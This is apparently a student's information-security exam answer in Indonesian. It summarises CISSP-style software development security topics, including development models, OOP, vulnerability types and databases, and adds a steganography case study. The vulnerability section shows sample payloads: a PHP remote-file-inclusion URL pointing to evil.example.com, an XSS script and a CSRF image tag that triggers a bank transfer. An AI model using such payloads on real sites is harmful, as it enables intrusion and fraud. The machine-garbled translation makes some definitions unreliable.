NOMOR 1:
Domain 4: Software Development Security

A. PROGRAMMING CONCEPTS

a. Machine code, source code, and assemblers
Kode mesin (juga disebut bahasa mesin) adalah perangkat lunak yang dieksekusi langsung oleh CPU. Kode mesin tergantung CPU; adalah serangkaian 1s dan 0s yang menerjemahkan instruksi yang diketahui oleh CPU. Source code adalah komputer 63 instruksi bahasa pemrograman yang ditulis dalam bentuk teks yang harus diterjemahkan ke dalam kode mesin sebelum eksekusi oleh CPU. Bahasa assembly adalah bahasa pemrograman komputer tingkat rendah. bahasa yang mnemonik singkat, seperti "ADD," "SUB," (mengurangi), dan "JMP" (melompat), yang terkait dengan instruksi bahasa mesin. Sebuah assembler merubah bahasa assembly ke dalam bahasa mesin. Sebuah disassembler mencoba untuk mengkonversi bahasa mesin ke dalam perakitan.

b. Compilers, interpreters, and bytecode
Compiler mengambil kode sumber, seperti C atau Basic, dan kompilasi ke dalam mesin
kode. Bahasa ditafsirkan berbeda dari bahasa dikompilasi: Kode ditafsirkan adalah dikompilasi dengan cepat setiap kali program dijalankan. Bytecode, seperti Java bytecode,
juga diartikan kode. Bytecode ada sebagai bentuk perantara (dikonversi
dari kode sumber) tapi masih harus dikonversi ke dalam kode mesin sebelum dapat berjalan di CPU.

c. types of publicly released software
Setelah diprogram, perangkat lunak dirilis ke publik dalam berbagai bentuk (seperti dengan atau tanpa kode sumber terlampir) dan dirilis di bawah berbagai lisensi.

a) Open and closed source software
Software sumber tertutup adalah perangkat lunak biasanya dirilis dalam bentuk executable: sumber kode dirahasiakan. Perangkat lunak open source diterbitkan kode sumber terbuka. hak milik software adalah perangkat lunak yang tunduk pada perlindungan kekayaan intelektual seperti paten atau hak cipta.

b) Free Software, Shareware, and Crippleware
Freeware adalah software yang gratis untuk digunakan. Shareware adalah berfungsi penuh software proprietary yang mungkin awalnya digunakan secara gratis. Jika pengguna terus menggunakan Shareware untuk jangka waktu

tertentu yang ditentukan oleh lisensi (seperti 30 hari), lisensi Shareware biasanya membutuhkan pembayaran. Crippleware adalah sebagian berfungsi perangkat lunak berpemilik, sering dengan fitur kunci dinonaktifkan. Pengguna adalah biasanya diperlukan untuk melakukan pembayaran untuk membuka fungsionalitas penuh.

B. APPLICATION DEVELOPMENT METHODS

a. Waterfall Model
The Waterfall Model adalah aplikasi model pengembangan linear yang menggunakan kaku fase; ketika salah satu fase berakhir, berikutnya dimulai. Langkah terjadi secara berurutan, dan dimodifikasi Waterfall Model tidak memungkinkan pengembang untuk kembali ke langkah sebelumnya. Hal ini disebut air terjun karena mensimulasikan bertengkar air: tidak dapat naik kembali. Sebuah Waterfall Model dimodifikasi memungkinkan kembali ke fase sebelumnya untuk verifikasi atau validasi, idealnya terbatas menghubungkan langkah.

b. Spiral
The Spiral Model adalah model pengembangan perangkat lunak yang dirancang untuk mengendalikan risiko. The Spiral Model mengulangi langkah proyek, dimulai dengan tujuan sederhana dan memperluas luar di spiral pernah-lebih luas (disebut putaran). Setiap putaran spiral merupakan proyek, dan setiap putaran dapat mengikuti metodologi pengembangan perangkat lunak tradisional seperti air terjun dimodifikasi. Sebuah analisis risiko dilakukan setiap putaran. mendasar kelemahan dalam proyek atau proses lebih mungkin untuk ditemukan dalam fase sebelumnya, menghasilkan perbaikan sederhana. Hal ini akan menurunkan risiko keseluruhan proyek: risiko besar harus diidentifikasi dan dimitigasi.

c. Agile Software Development
Agile Software Development berkembang sebagai reaksi terhadap pengembangan perangkat lunak yang kaku model seperti Waterfall Model. Metode Agile termasuk Extreme Programming (XP). Agile mewujudkan banyak konsep pembangunan modern, termasuk fleksibilitas yang lebih, perputaran cepat dengan tonggak kecil, komunikasi yang kuat dalam tim, dan keterlibatan pelanggan lebih.

d. Extreme Programming
Extreme Programming (XP) adalah metode pengembangan Agile yang menggunakan pasang programmer yang bekerja di luar spesifikasi rinci. Ada kemungkinan besar Keterlibatan pelanggan dan komunikasi terus-menerus.

e. Rapid Application Development
Rapid Application Development (RAD) cepat mengembangkan perangkat lunak melalui penggunaan prototipe,
"Boneka" GUI, database back-end, dan banyak lagi. Tujuan dari RAD adalah cepat memenuhi kebutuhan bisnis dari sistem; permasalahan teknis yang sekunder.
pelanggan
sangat terlibat dalam proses.

f. SDLC
Sistem Development Life Cycle (SDLC, juga disebut pengembangan perangkat lunak siklus hidup atau hanya siklus hidup sistem) adalah model pengembangan sistem. SDLC adalah digunakan di industri, tapi SDLC berfokus pada keamanan ketika

digunakan dalam konteks ujian. Pikirkan "kami" SDLC sebagai "pengembangan sistem aman siklus hidup ": yang keamanan tersirat.

C. OBJECT-ORIENTED PROGRAMMING

a. Cornerstone Object-Oriented Programming concepts

konsep Pemrograman Cornerstone Berorientasi Objek meliputi objek, metode, pesan, warisan, delegasi, polimorfisme, dan polyinstantiation. Kami akan menggunakan contoh objek yang disebut "Addy" untuk menggambarkan konsep landasan. Addy adalah objek yang menambahkan dua bilangan bulat; itu adalah sebuah benda yang sangat sederhana, tetapi memiliki kompleksitas yang cukup
untuk menjelaskan konsep OOP inti. Addy mewarisi pemahaman tentang angka dan matematika dari kelas induk nya (kelas disebut operator matematika). Satu tertentu
objek disebut sebuah contoh. Perhatikan bahwa objek dapat mewarisi dari objek lain, di
Selain kelas.

Dalam kasus kami, programmer hanya perlu memprogram Addy untuk mendukung metode penambahan (warisan mengurus segala sesuatu yang lain Addy harus tahu). Gambar 4.1
menunjukkan Addy menambahkan dua angka.
"1þ2" adalah pesan masukan; "3" adalah pesan output. Addy juga mendukung delegasi:
jika dia tidak tahu bagaimana untuk melakukan fungsi yang diminta, dia bisa mendelegasikan
bahwa permohonan ke objek lain (disebut "Subby" pada Gambar 4.2).

Addy juga mendukung polimorfisme (berdasarkan pada akar Yunani "poly" dan "Morph," yang berarti banyak dan bentuk, masing-masing): ia memiliki kemampuan untuk membebani
plus (þ) operator nya, melakukan metode yang berbeda tergantung pada konteks pesan masukan. Misalnya, Addy menambahkan bila pesan masukan berisi "numberþnumber";
polimorfisme memungkinkan Addy untuk menggabungkan dua string ketika pesan masukan berisi "stringþstring," seperti yang ditunjukkan pada Gambar 4.3.

Akhirnya, polyinstantiation melibatkan beberapa contoh (objek tertentu) dengan nama yang sama yang berisi data yang berbeda. Ini dapat digunakan dalam lingkungan yang aman bertingkat
untuk menjaga rahasia dan data rahasia yang terpisah, misalnya. Gambar 4.4 menunjukkan
polyinstantiated Addy objek: dua objek dengan nama yang sama namun data yang berbeda.

FIGURE 4.1
The "Addy" object.




FIGURE 4.2
Delegation.

FIGURE 4.3
Polymorphism.




FIGURE 4.4
Polyinstantiation.

b. Object Request Brokers
Sebagaimana telah kita lihat sebelumnya, objek matang dirancang untuk digunakan kembali: mereka menurunkan risiko dan biaya pengembangan. Broker Object Request (ORB) dapat digunakan untuk menemukan benda: mereka bertindak sebagai mesin pencari objek. ORB adalah middleware: mereka terhubung program untuk program. Broker objek umum termasuk COM, DCOM, dan CORBA.

c. COM and DCOM
Dua teknologi broker objek oleh Microsoft adalah COM (Component Object Model) dan DCOM (Distributed Component Object Model). COM menempatkan objek pada lokal sistem; DCOM juga dapat menemukan benda-benda melalui jaringan.
COM memungkinkan objek yang ditulis dengan bahasa OOP yang berbeda untuk berkomunikasi, di mana benda ditulis dalam Cþþ mengirim pesan ke objek yang ditulis di Jawa, misalnya. Hal ini dirancang untuk menyembunyikan rincian dari setiap objek individu dan berfokus pada objek kemampuan.DCOM adalah sekuel jaringan ke COM: "Microsoft® Distributed COM (DCOM) meluas Model Obyek Komponen (COM) untuk mendukung komunikasi antara objek pada komputer yang berbeda-on LAN, WAN, atau bahkan internet. Dengan DCOM, aplikasi Anda dapat

didistribusikan di lokasi yang membuat paling masuk akal untuk pelanggan Anda dan aplikasi. "2 DCOM termasuk Obyek Linking dan Embedding (OLE), cara untuk menghubungkan dokumen ke dokumen lainnya.

D. SOFTWARE VULNERABILITIES, TESTING, AND ASSURANCE

a. Software vulnerabilities
Programmer membuat kesalahan: ini telah berlaku sejak munculnya pemrograman komputer. Jumlah cacat rata-rata per baris kode perangkat lunak sering dapat dikurangi, meskipun tidak dihilangkan, dengan menerapkan praktek-praktek pengembangan perangkat lunak dewasa.

b. Types of software vulnerabilities

- Kredensial keras-kode: Backdoor username / password yang ditinggalkan oleh programmer di kode produksi
- Buffer overflow: Terjadi ketika programmer tidak melakukan batas variabel pemeriksa
- SQL injection: Manipulasi dari back-end SQL server melalui sebuah front-end Web
  Server
- Direktori jalur traversal: Melarikan diri dari akar server web (seperti / var / www) ke dalam sistem file biasa dengan referensi direktori seperti "../ .."
- PHP Remote File Inclusion (RFI): Mengubah URL PHP normal dan variabel seperti sebagai "http://good.example.com?file¼readme.txt" untuk memasukkan dan mengeksekusi jarak jauh konten, seperti http://good.example.com?file¼http://evil.example.com/bad.php
- Cross-Site Scripting (XSS): injeksi pihak ketiga script ke dalam halaman Web dalam konteks keamanan situs terpercaya
- Permintaan Cross-Site Pemalsuan (CSRF atau kadang-kadang XSRF): penyerahan pihak ketiga konten diprediksi untuk aplikasi Web dalam konteks keamanan dari dikonfirmasi user3
  Scripting Cross-Site dan Pemalsuan Permintaan Cross-Site
  Scripting Cross-Site dan Pemalsuan Permintaan Cross-Site sering bingung. mereka
  kedua serangan Web: perbedaannya adalah XSS mengeksekusi script dalam konteks terpercaya:
  <script>alert(“XSS Test!”);</script>
  Kode sebelumnya akan muncul tidak berbahaya "Test XSS!" Peringatan. Sebuah serangan nyata akan mencakup lebih JavaScript, sering mencuri cookie atau autentifikasi. CSRF sering trik pengguna ke pengolahan URL (kadang-kadang dengan embedding URL di tag gambar HTML) yang melakukan tindakan berbahaya, misalnya, menipu topi putih ke render tag gambar berikut:

<img src=“https://bank.example.com/transfer-money?from=WHITEHAT&To=BLACKHAT”>

a) Privilege escalation
Kerentanan eskalasi hak istimewa memungkinkan seorang penyerang dengan (biasanya terbatas) akses untuk dapat mengakses sumber daya tambahan. Konfigurasi perangkat lunak yang tidak benar dan miskin

coding dan pengujian praktek sering menimbulkan kerentanan eskalasi hak istimewa.

b) Backdoors
Backdoors adalah jalan pintas dalam sebuah sistem yang memungkinkan pengguna untuk memotong pemeriksaan keamanan (seperti sebagai nama pengguna otentikasi / password). Penyerang akan sering menginstal backdoor setelah mengorbankan sistem.

c. Disclosure
Pengungkapan menggambarkan tindakan yang diambil oleh peneliti keamanan setelah menemukan kerentanan software. Pengungkapan penuh adalah praktek kontroversial merilis Rincian kerentanan publik. Pengungkapan yang bertanggung jawab adalah praktek swasta berbagi informasi kerentanan dengan vendor dan menahan rilis publik sampai patch yang tersedia. Pilihan lain ada di antara penuh dan bertanggung jawab pengungkapan.

d. Software Capability Maturity Model
Software Capability Maturity Model (CMM) adalah suatu kerangka kerja untuk mengevaluasi kematangan dan meningkatkan proses pengembangan perangkat lunak. Carnegie Mellon University (CMU) Software Engineering Institute (SEI) mengembangkan model. Tujuan dari CMMis untuk mengembangkan kerangka kerja metodis untuk menciptakan kualitas perangkat lunak yang memungkinkan terukur dan berulang hasil.

E. DATABASES

a) Relational databases

Table 4.1 Relational Database Employee Table

SSN	Name	Title
133-73-1337	J.F. Sebastian	Designer
343-53-4334	Eldon Tyrell	Doctor
425-22-8422	Gaff	Detective
737-54-2268	Rick Deckard	Detective
990-69-4771	Hannibal Chew	Engineer

Table 4.2 HR Database Table

SSN	Vacation Time	Sick Time
133-73-1337	15 days	20 days
343-53-4334	60 days	90 days
425-22-8422	10 days	15 days
737-54-2268	3 days	1 day
990-69-4771	15 days	5 days

- Foreign keys
- Referential, semantic, and entity integrity
- Database normalization
- Database views

b) Database query languages
Bahasa query database memungkinkan penciptaan tabel database, akses baca / tulis ke meja tersebut, dan banyak fungsi lainnya. Bahasa query database memiliki minimal dua

Table 4.4 Employee Table Database View "Detective"

SSN	Name	Title
425-22-8422	Gaff	Detective
737-54-2268	Rick Deckard	Detective

subsets of commands: Data Definition Language (DDL) and Data ManipulationLanguage (DML). DDL is used to create, modify, and delete tables. DML is usedto query and update data stored in the tables.

c) Database integrity
Selain masalah integritas database relasional dibahas sebelumnya semantik, referensial, dan integritas entitas, database juga harus memastikan integritas data: integritas entri dalam tabel database. Ini memperlakukan integritas sebagai masalah yang lebih umum: mitigasi modifikasi data yang tidak sah. Tantangan utama yang terkait dengan data integritas dalam database yang simultan modifikasi dari data.Adatabase berusaha Server biasanya berjalan beberapa thread (proses ringan), masing-masing mampu mengubah Data. Apa yang terjadi jika dua benang mencoba untuk mengubah rekaman yang sama? DBMS mungkin mencoba untuk melakukan update: membuat perubahan tertunda permanen. jika komit tidak berhasil, DBMSs dapat rollback (juga disebut batalkan) dan memulihkan dari savepoint (snapshot bersih dari tabel database).

d) Database replication and shadowing
Database mungkin highly available (HA), direplikasi dengan beberapa server yang mengandung beberapa salinan dari tabel. Integritas adalah perhatian utama dengan direplikasi. Replikasi database cermin database hidup, yang memungkinkan simultan membaca dan menulis ke beberapa database direplikasi oleh database clients.Replicated menimbulkan integritas tambahan tantangan. Sebuah dua fase (atau multiphase) komit dapat digunakan untuk menjamin integritas. Database bayangan mirip dengan database direplikasi, dengan satu perbedaan utama: a Database bayangan cermin semua perubahan yang dibuat ke database utama, tapi klien tidak mengakses bayangan. Tidak seperti database direplikasi, database bayangan satu arah.

UAS KEAMANAN INFORMASI


ERVAN BASRI
1310651153
KELAS : B

NOMOR 2 :

- Contoh Studi Kasus

Berikut ini adalah contoh studi kasus steganografi yang digunakan kurir dari perusahaan pengiriman dokumen berharga dan rahasia dengan menggunakan icon kartun Angry Birds yang sedang booming.
Maraknya kemunculan icon Angry Birds sendiri bisa menyembunyikan/menyamarkan pesan yang dimaksud.
Perusahaan bisa membuat alarm yang berbentuk gantungan mobil/kunci/standing miniature Angry Birds, yang jika ada laporan tentang jalan yang bermasalah, maka admin security kantor bisa mengaktifkan sistem alarm di gantungan kunci/hiasan/standing miniature di kendaraan yang sedang beroperasi (mengantar/menjemput barang).
Dengan aktifnya (entah itu dengan mode suara atau lampu) alarm berbentuk (salah satu) icon kartun Angry Birds diharapkan kurir yang bertugas segera aware dan mengambil tindakan dengan mencari/menggunakan jalan alternatif lain yang tidak biasa dilewatinya dan aman

Gambar yang ada pesan tersembunyinya



angrybirds.jpg

Kata Angry Birds itu sendiri di ambil dari setiap huruf pertama kalimat :

A WAY FORWARD THAT WE USUALLY USE (jalan di depan yang biasa kita pakai)

N OT REALLY CLEAR TO PASSED (tidak aman untuk dilewati)

G O TO OTHER WAY (pergi aja ke jalan lain)

R UN IF SOMEONE LOOKS SUSPICIOUS (lari jika ada orang yang mencurigakan)

Y OU HAVE TO SAVE OUR SECRET! (kamu harus menyelamatkan rahasia kita)

B E FAST AND BE INVISIBLE (cepatlah dan jangan terlihat)

I NDISTINCT EXPLANATION IF CATCHED (berikan penjelasan yang samar kalau tertangkap)

R APIDITY AND ACCURACY ARE SUGGEST (kecepatan dan ketepatan disarankan)

D O YOUR BEST (lakukan yang terbaik)

S wift!(cepatt!